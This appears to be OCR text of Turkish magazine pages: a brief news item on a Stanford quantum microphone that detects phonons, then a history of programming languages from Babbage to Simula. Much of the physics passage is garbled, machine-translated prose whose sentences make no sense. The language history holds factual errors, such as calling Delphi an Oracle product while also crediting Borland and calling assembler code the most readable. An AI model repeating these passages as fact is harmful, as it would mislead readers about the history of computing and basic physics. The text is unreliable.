
Ses Partikülünü Algılayabilen Kuantum Mikrofon Geliştirildi. Stanford Üniversitesi'nden yapılan bağzı deneyler sonucu fizikçi bilim adamları en küçük ses parçacıklarını ölçebilecek kadar çok hassas bir kuantum mikrofonu geliştirmişlerdir.



Nature dergisinde yapılan bağzı açıklamalara göre "Bu cihaz ileriye yönelik sesi öngörerek çalışan kuantum bilgisayarların önünü açacak gibi gözüküyor" açıklaması yapmıştır.



Fizik profesörü Amir Safavi-Naeini ve aynı zamanda ekip lideri olan bu adam "Gelecekteki bu cihazın kuantum makinalarını yeni dönem sensörlerine ve depolama cihazlarına imkân vermesini bekliyoruz" sözlerini kullanmıştır.



Çıkış tarihi 1907 olan ve Albert Einstein tarafından ortaya atılan bireysel ses parçacıkları titrek atomların yaydığı titreşim paketleri olarakta adlandırılabilir.Bu paketler ve kuantlar ses frekanslarına bağlı olarak kendilerini gösterir. Fotonlar ve fononlar da titreşimsel gücü farklı bir değere sahiptir.
Fonon sayısına bağlı olarak mekanik bir sistemin ürettiği enerji "Fock" durumlarını (0, 1, 2 vb.) belirtir.Örnek olarak "1 Fock" durumu ele alınan bir enerjinin onundan oluşmaktadır.
"2 Fock" durumu ise ortaya çıkan aynı enerji 2 fonondan oluşmuştur.En yüksek fonon durumları ise yüksek seslere denk gelmektedir. Stanford ekibi atomların seslerini gizlice duymak için kuantum teorilerini kullanan harika bir mühendislik dehası

ortaya çıkarmışlardır.

Normal zamanlarda yani bildiğimiz ve kullandığımız mikrofonlarında ses dalgaları kulak zarlarımızı oynatır ve bu bize fiziksel ölçülebilir bir sinyal haline dönüştürülür.
Bilim adamlarının ortaya çıkarıp ve geliştirdiği kuantum mikrofonlar, sadece mikroskopla elektronları gözükmektedir.
Ayrıca süper soğutmalı nanomekanik rezonatörden oluşmaktadır.

Güçsüz ve dirençsiz hareket eden rezonatörler elektron çiftleri içeren süper bir iletken devreye bağlanmaktadır.Daha sonra ise bu devre aynı anda elektronik olarak okunabilen natural bir frekansa sahip olan iki durumdan oluşmaktadır.Bunlar bit veya kesit`dir.


Kuantum cihazları daha prestijli ve konforlu hale gelebilir.Bunun sebebi ise fononların kullanım kolaylığı ve çok küçük dalga boylarına sahip olmasından dolayıdır.

3. NESİL PROGRAMLAMA DİLLERİ


Üçüncü nesil diller, daha çok programcı dostudur. Programcılara karmaşık veri tipleri ve kontrol yapılarını daha kolay ifade etme yeteneği verir. Bilgisayarın tarihini Çinlilerin abaküs'ü icadına kadar geriye götürmek mümkündür ancak her ne kadar bizim konumuz bilgisayarın tarihçesi olmasa da hafiften üstünden geçeceğiz artık. Herhangi bir varlığın başka bir varlıkla kurduğu bağ türüne bildiğimiz kadarıyla iletişim deniliyor ve bunun için kullanılan araç/aracılardan birine de dil adı veriliyor.

1822-1848 tarihleri arasında, Cambridge Üniversitesi matematikçilerinden Charles Babbage, Differential engine ve Analytical engine adıyla iki makina tasarladı. Bu makinalar teknoloji yetersizliği nedeniyle asla çalışmadı/çalıştırılamadı. Ama, özellikle, 1833 yılında tasarlanan Analytical Engine bugünkü bilgisayarın atası veya atalarından birisi sayılır. Charles Babbage ve onun asistanı Ada Lowelace bazı problem sınıflarının Analytical Engine ile çözümü için ortaya ardışık hesaplama yöntemleri koydular. Bu yöntemler programcılığın başlangıcı olarak görülebilir. Bunun anısına, çağdaş programlama dillerinden birisine ADA adı verilmiştir.

Wikipedia daki alfabetik programlama dilleri listesini kaynak olarak kabul ederseniz, yaklaşık 500 küsür programlama dili mevcut. Oysa bizim kullandığımız diller, yazılmış bütün programlama dillerinin sadece %30 kadarını oluşturuyor. (yazılmış veya ilgi görmeyen, gereksiz sayılanlar hariç) Doğal olarak bu dillerin birçoğu günümüzde kullanılmıyor ve birçoğu da nadiren kullanım alanı buluyor ama yine de birkaç yüzle ifade edilen bir büyüklükten bahsediyoruz...



Programlama Dillerinin Gelişimi




PROGRAMLAMA DİLLERİNİN GELİŞİMİ


İyi bilindiği üzere, günümüz bilgisayarında, program ve veri belleğe binary digit olarak yüklenir. Bunu yapan bit dizilerine makina kodu denilir. Makina kodlarını kullanarak bilgisayara program yüklemek çok zor bir işti-r. Kart okuyucu'ların ortaya çıkışı bu işlemi oldukça kolaylaştırdı. Tabii, makinaya, kart okuyucudan gelen sinyali algılayıp makina koduna çeviren bir program yerleştirildi. Bu program, günümüzün mükemmel işletim sistemlerinin atasıdır. Kart okuyucunun getirdiği kolaylıkla yetinmeyen programcılar biraz daha ileriye gidip assembler'i ürettiler. Assemblerin doğuşu program yazmayı oldukça kolaylaştırdı. Bunun kadar önemli olarak, assembler ile yazılan programlar okunabilirliği en yüksek programlar oldu.

Programlama dillerinden bahsetmeden önce genel olarak gelişimlerinden bahsetmek gerek. Literatüre göre programlama dillerini gelişim evrelerine göre 5 nesilde (generation) inceleyebiliriz. Bilgi teknolojilerinin ilk çağlarında bilgisayara (machine) yakın olan diller, her yeni nesille birlikte günlük yaşama ve insana (human) yakınlaşmış durumdalar. Araştırmalara dayanarak söyleyebilir ki, 1837 yılında duyurulan "Analytical Engine Code Order" programlama diliyle başlayan macerayı öncelikle görmek gerek. Günümüzde bir kısmının hala kullanımında olup, çok güçlü ve insan diline yakın syntax özellikleri vardır. Tabii çok yaygın bir dil olduğu için yazılım dilleri ağırlıklı olarak ingilizcedir. (hala da öyle gerçi, artık bir standart olmuş durumda) Bir bilgisayarda kodlanan program nihayet başka bir cihazda da kullanılabilmekteydi, üstelik markanın önemi olmadan.

Bu dillere örnek vermek gerekirsek;




C++ :1979 yılında Bjarne Stroustrup tarafından Bell Labs'da geliştirilen nesne yönelimli ve yüksek seviyeli, genel maksatlı programlama dilidir. C++'ın ilk ismi "C with classes" dir ve C programlama dilinin bir eklentisi olarak işlev görmektedir. C++'ın yaratıcısı Bjarne Stroustrup bu programlama dilini öğrenciyken geliştirmiştir. Kullandığı programlama dillerini yeteri kadar hem işlevli hem de yüksek performanslı görmeyen Stroustrup, kendi programlama dilini oluşturarak bilgisayar tarihinin en önemli yazılım dillerinden birinin ortaya çıkmasına yardımcı olmuştur. C++ programlama dilinde C tarzında veya nesne yönelimli tarzda kesin senaryolarla kodlamalar yapılabilmektedir. Bu açıdan C++ en önemli ve işlevsel hibrit programlama dillerinden biri olma niteliğine de sahiptir. C++ programlama dilinin Türkçe'de telaffuzu "Si-Pılas-Pılas" şeklindedir.



C: Dilin temelleri Martin Richards tarafından geliştirilen BCPL adlı dil ile atılmıştır. Sonra, BCPL dilinden esinlenerek, Ken Thompson B adlı dili oluşturmuştur. B dili, C dilinin oluşturulmasında bir basamak olarak kullanılmıştır. Daha sonra ise, C dili Brian Kernighan ve Dennis Ritchie tarafından geliştirilmiştir.C dili içinde kullanılan standartlar 1983 yılına kadar, yine Brian Kernighan ve Dennis Ritchie tarafından yazılan "The C Programming Language" adlı kitapta belirlendiği şekilde uygulanmıştır. Orta seviyeli bir programlama dili olarak kabul edilen C ile bilgisayar için işletim sistemi, derleyici ve aygıt sürücüsü (device driver) de dahil olmak üzere hayalinizin ulaşabileceği tüm programları yazılabilir.


Python: 1990 yılında Guido Van Rossum tarafından geliştirilmiştir. Python'un tanımı ise işlerimizi hızlı bir şekilde yapmamızı sağlayıp zaman kaybından arındıran yüksek seviyeli ve nesne yönelimli bir programlama dilidir. Günümüzde Google, Yahoo vb. gibi şirketler bu programlama dilini kullanan yazılımcılara ayrı bir ilgi gösterir. Linux işletim sistemini kullanan üyelerimiz büyük ihtimal şunu görmüştür x.py (x program adı) sondaki ".py" programın Python ile yazıldığını gösterir. Python adını aslında bir yılan türü olan "piton"dan değil Guido Van Rossum'un en sevdiği İngiliz komedi grubu olan Monty Python's Flying Circusadlı gösterisinden almıştır. Unix, Linux, Mac, Windows,Amiga,Symbian gibi birçok işletim sistemine uyumludur. Bu platformlarda ağ ve ara birim programlama, uygulama ve veritabanı yazılımı gibi birçok farklı alanda kullanılabilir. Çok büyük yazılımların seri bir şekilde programlanması gerektiğinde C veya C++ gibi dillere göre daha kullanışlıdır.



[^]*?@[^]*?\.[^]*

Delphi: Kökenini Pascal'dan alarak geliştirilen yüksek seviyeli bir programlama dilidir. Kökeni nedeniyle sıklıkla Delphi Pascal olarak adlandırılan Delphi, 2000'lerin başında Oracle firmasının en önemli silahlarından biriydi. İlk defa markete Borland tarafından 1995 yılında piyasaya sürülen programlama dili, Delphi 1 sürümüyle Pascal'ın gelişmiş hali olarak ortaya çıkmıştı. Delphi 1'in Pascal'ın karşısında nesne yönelimlilik gibi öne çıkan özelliklere sahipti. Dilin erken döneminde desteklediği tek platform ise Windows'du. Nesne yönelimli tasarımı destekleyen yüksek seviyeli bir programlama dilidir. Delphi ile veritabanı çözümlerinden mobil çözümlere kadar birçok yazılım uygulaması ihtiyacı karşılanabilir.


2001 yılındaki girişimler sayesinde Linux ortamında da kullanılabilmektedir. Microsoft'un popüler programlama dili Visual Basic'in rakip olan Delphi, Pascal programlama dili temel alınarak geliştirilmiştir. Delphi'nin son sürümü hızlıca Web servisleri ve uygulamaları geliştirmeye olanak tanımaktadır. Geliştiricilere XML, XSL, SOAP ve WSDL teknolojileri yardımıyla kendi yazılımlarını hızlıca oluşturma şansı sunar.



Java: Sun firması, ortaya çıkan bu büyük problemi çözmek için değil, daha basit bir amaçla yola çıktı. Elektrikli ev aletlerinin kolay kullanılmasını sağlayacak bir dil geliştirmek istiyordu. Kısa zamanda, bu işin ancak ortak bir platformda yapılabileceğini anladı. Sun'ın programcısı James Gosling, 1995 yılında her platformda çalışan Java dilini yarattı. Gosling basit ama harika bir buluş yaptı. Farklı işletim sistemleri ve farklı donanımlarda kurulabilen ortak bir sanal makine tasarladı. Adına JVM (Java Virtual Machine) denilen bu sanal makina ücretsiz dağıtıldı. JVM her platforma kolayca kurulabilir. Java dili ile yazılan kaynak programlar, java derleyicisi ile JVM de çalışabilen bir tür makine diline dönüştürülmüştü. Adına java byte kod denilen bu program JVM tarafından yorumlanır ve çalıştırılırdı. Java byte kod bir bakıma, tam prosedürel dillerde yazılıp derlenmiş kaynak programların işlevini yapıyordu. Java; basit, modern, nesne yönelimli, tip-korumalı ve C ile C++ dillerinin iyi özeliklerini almış bir dildir. Fazla olarak, her platformda çalışabilme yeteneğine sahiptir. Bu yetenek, onu yalnız bilgisayarlarda değil, internet uygulamalarına, cep telefonlarına, oyun maki-


nelerine, ev aletlerine kadar geniş bir yelpazede uygulama alanı bulmasını sağladı. Bu nedenle, Java'yı hem programlama dili, hem de bir ortam olarak düşünebiliriz. Bu ortamda işletim sistemi, ağlar, internet programlama, veritabanı ve bütün orta katman (middleware) teknolojileri yer alır.

1951 - Regional Assembly Language: İnsanların anlayabileceği bir dilde yazılıp ardından işlemcinin diline çeviren yazılımlar geliştirilmiştir. Bunlara derleyici denir. Derleyiciler de bir dile sahiptir fakat işlemcinin diline göre çok daha kolaydır. İşte bu derleyici dillerinden biri de Assembly'dir, konu başlığındaki ise bu derleyicilerin bölgesel olarak tasarlananlarıdır. Assembly dili karmaşık programlar yazmak için kullanılan düşük seviyeli bir programlama dilidir. Assembly insanlar tarafından anlaşılması zor olan makine dilinin sayısal ifadelerini, insanlar tarafından anlaşılarak programlanması daha kolay olan alfabetik ifadelerle değiştirerek düşük seviyede programlama için bir ortam oluşturur. Assembly kullanmanın amacı, ilk bilgisayarlarda yazılan programların daha az hata içermesi ve daha az zaman almasını sağlamaktır.




1954 - FORTRAN (FORmula TRANslator): IBM daha evrensel bir yöntem yaratmak için kolları sıvayıp herkesin her makina için program yazabilmesine olanak sağlayacak bir dil geliştirdi: FORTRAN (Formula Translator). FORTRAN'ın programcılık kavramına getirdiği önemli yenilikler vardı: Değişken, adama deyimi (assignment statement, değişkene değer verebilme), hesaplanabilir ifade (computable statement), array (birden çok değişkene değer verme), veri işleme, kağıda döküm, GOTO (programın bir noktasından bir başka noktasına etiketler ile atlamanızı sağlar fakat goto, bir döngü değildir), IF , iteration, subroutine... ve belki de en önemlisi taşınabilirlik...Yani kaynak programın makinadan bağımsızlığı ilkesi.

1958 - LISP (LISt Processor) Kullanımda olan en eski ve en güçlü programlama dillerinden biridir. John McCarthy'in 1958'de icat ettiği dilden türetilmiş birçok dile verilen genel ad olmakla birlikte, günümüzde çoğunlukla ANSI Common Lisp'in kısa adı olarak kullanılır. Diğer yaygın lehçeleri Emacs Lisp (elisp), Scheme, ve AutoCAD'in Autolisp'idir. Lisp lehçesi Scheme, bir dönem MIT'de lisans öğrencilerine ilk programlama dersi olarak öğretilmekteydi. Bu derste Bilgisayar Programlarının Yapısı ve Yorumlanması (Structure and Interpretation of Computer Programs) kitabı kullanılmaktaydı. Dersin başında öğrencilere geometri ile coğrafya arasında nasıl bir ilişki varsa, programlama ile bilgisayar arasında da böyle bir ilişki olduğu anlatılmaktaydı. Ancak son yıllarda bu ders artık Python ile işlenmeye devam etmektedir.



1958 - ALGOL (ALGOrithmic Language): COBOL'un yaptığı her şeyi yaptığı gibi onun yapamayacağı her şeyi de yapabiliyordu. Algoritmik bir biçime sahipti, yapısal programlamayı kuruyor, blokları getiriyordu. Fonksiyon kavramını daha matematiksel

biçimde tanımlıyordu. Iteration mükemmeldi.Ne yazık ki ALGOL60 tutmadı. O sadece bilim adamlarının mükemmel bir eseriydi. Arkasında onu destekleyen büyük firmalar yoktu (IBM ...). Sonuçta ALGOL60 uygulamaya alınamadı. Yayınla öğrenilen bir dil oldu. Akademik çevrelerin gözde bir dili olarak ömrünü tamamladı. ALGOL60'ın başarısız olduğunu söylemek haksızlık olacaktır. Her şeyden önce, öğretimde büyük bir ağırlığa sahip olmuştur. Kendisinden sonra çıkan PL1, PASCAL, C, ADA dillerine ve hatta anormal biçimiyle BASIC diline temel olmuştur. ALGOL68 adıyla geliştirilen yeni versiyonu ilginç yeni özeliklere sahiptir. SIMULA, SMALLTALK gibi object-oriented dillere öncülük etmiştir.




1959 - COBOL (COmmon Business Oriented Language): Kolay okunabilmek uğruna, herkesin bildiği X = A + B aritmetik işlemini "ADD A TO B GIVING X" diye yazdıracak kolay olan bu dil neden bütün zamanların en çok kullanılan dili olmuştur? apısal programlama kavramını getirmiştir. Programı identification, environment, data ve procedure diye dört kısma ayırması iyidir. Ama her kısmın ayrı bir syntax kuralı vardır; aşırı derecede sözlüdür. Her kısım ancak bir kez yazılabildiği için bir programda bloklar ve alt bloklar yaratılamaz. Boolean deyimleri yoktur.


1962 - APL (A Programming Language) Kenneth E. Iverson denen matematikçinin gençlere Linear Cebir i daha kolay öğretmek için geliştirdiği bir notasyon dur. Çeşitli varyasyonlari vardır. Sürekli matrixlerle uğraşıyorsanız ve hız sizin için çok önemliyse tercih edilesidir ve bu nedenle main street şirketlerinden daha çok Wall Street şirketlerinde kullanılır. Operatörlerin birbiri arasında öncelikleri yoktur ama bir satırdaki işlemler daima sağdan sola doğru yapılır ve satırlarda omega, alpha, rho gibi bir sürü matematiksel karakter bulunur. Kısaca garip ve operasyonel bir dil. 1960'larda Kenneth E. Iverson tarafından geliştirilmiş bir programlama dili adını A Programming Language adlı kitaptan almıştır. Çok boyutlu dizilerin ana ekseni oluşturduğu dilde çoğu işlev ve işleç belirli simgelerle tanımlanmaktadır. Hesap çizelgeleri ve işlevsel programlamayı etkilemiştir. Çoğu fonksiyonu ve operatörü temsil etmek için çok özel kod sembolleri kullanan APL, çok özlü kodlar üretir. APL; konsept modellemenin, elektronik tabloların, fonksiyonel programlamanın ve bilgisayar matematik paketlerinin geliştirilmesinde önemli bir etkisi olmuştur.

1962 – Simula: Simula, 1960'lı yıllarda Ole-Johan Dahl ve Kristen Nygaard tarafından Oslo'daki Norveç Bilgi İşlem Merkezi'nde geliştirilen Simula I ve Simula 67 adında iki programlama dilidir. Söz dizimsel olarak, ALGOL 60'ın oldukça sadık bir üst kümesidir. Simula 67 nesneleri, sınıfları, alt sınıfları, sanal fonksiyonları, eşyordamları ve kesikli olay simülasyonunu tanıtmış olup, çöp toplama özelliğine sahiptir. Simula, ilk nesne yönelim-

li programlama dili olarak kabul edilir. Adından da anlaşılacağı üzere, simülasyon yapmak için tasarlanmıştır ve bu alanın ihtiyaçları bugünkü birçok nesne yönelimli dilin özellikleri için çerçeve oluşturmuştur.



